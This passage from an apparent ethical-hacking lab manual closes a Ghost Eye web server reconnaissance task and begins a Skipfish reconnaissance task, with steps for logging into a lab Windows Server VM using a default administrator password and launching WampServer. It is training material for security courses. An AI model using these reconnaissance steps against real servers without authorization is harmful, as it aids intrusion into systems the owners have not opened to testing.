
21. This concludes the demonstration of how to gather information about a target web server using Ghost Eye.

22. Close all open windows on the **Parrot Security** machine.


Task 2: Perform Web Server Reconnaissance using Skipfish

Skipfish is an active web application (deployed on a webserver) security reconnaissance tool. It prepares an interactive sitemap for the targeted site by carrying out a recursive crawl and dictionary-based probes. The resulting map is then annotated with the output from a number of active (but hopefully non-disruptive) security checks. The final report generated by the tool is meant to serve as a foundation for professional web application security assessments.


1. Click **CEHv12 Windows Server 2022** to switch to the **Windows Server 2022** machine.




2. Click **Ctrl+Alt+Del** to activate the machine. By default, **CEH\Administrator** user profile is selected, type **Pa\$\$w0rd** in the Password field and press **Enter** to login.



3. Click **Type here to search** field and type **wamp**. **Wampserver64** appears in the result, press **Enter** to launch it.

